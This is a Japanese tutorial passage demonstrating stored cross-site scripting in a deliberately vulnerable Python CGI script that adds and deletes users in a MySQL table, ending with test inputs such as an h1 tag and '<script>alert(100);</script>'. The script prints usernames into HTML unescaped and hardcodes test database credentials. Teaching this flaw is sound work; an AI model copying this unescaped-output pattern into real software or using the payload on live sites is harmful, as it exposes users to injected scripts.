削除ボタンで、ユーザを削除できる。

参考：python/cgi-bin/xss.py 1/2

```
#!/usr/local/bin/python3
# -*- coding: utf-8 -*-

import sys
import io
import cgi

import subprocess

import MySQLdb

sys.stdout = io.TextIOWrapper(sys.stdout.buffer, encoding='utf-8')

form = cgi.FieldStorage()
text = form.getvalue('key','')
text = MySQLdb.escape_string(text).decode('utf-8')

del_id = form.getvalue('delkey','')

connection = MySQLdb.connect(host='172.16.200.11', user='test', passwd='test', db='testdb', charset='utf8')
cursor = connection.cursor()

if len(text) > 0:
    cursor.execute("INSERT INTO user (username, password) VALUES (%s, %s)", (text, "0123456789"))
    connection.commit()


if len(del_id) > 0:
    cursor.execute("DELETE FROM user WHERE id = %s", (del_id))
    connection.commit()

cursor.execute("select * from user")
```

パラメータのエスケープ実行

keyパラメータが存在すればINSERT実行

del_idパラメータが存在すればDELETE実行

参考：python/cgi-bin/xss.py 2/2

```
print("Content-Type: text/html;charset=utf-8\n\n")
print("")
print("""<!DOCTYPE html><html><head><title> test page. </title></head><body>""")
print("""<h1>ユーザ登録: %s</h1>""" % (text))
print("""
        <form action="/cgi-bin/xss.py" method="post">
                <p>
                <input type="text" name="key" size="40">
                <input type="submit" value="登録">
                </p>
        </form>
""")
print("""<table>""")
for row in cursor.fetchall():
    print("""<tr><td>%s</td><td>
        <form action="/cgi-bin/xss.py" method="post">
            <input type="hidden" name="delkey" value="%s">
            <input type="submit" value="削除">
        </form>
    </td></tr>""" % (row[1], row[0]))
print("""</table>""")
print("""</body></html>""")

cursor.close()
connection.close()
```

タグの入力

<h1>test</h1>と入力

<や>がエスケープされていないため、ユーザ名にタグを入力すると、それがHTMLの一部として表示されてしまう。

<script>の入力

<script>alert(100);</script>testuser001と入力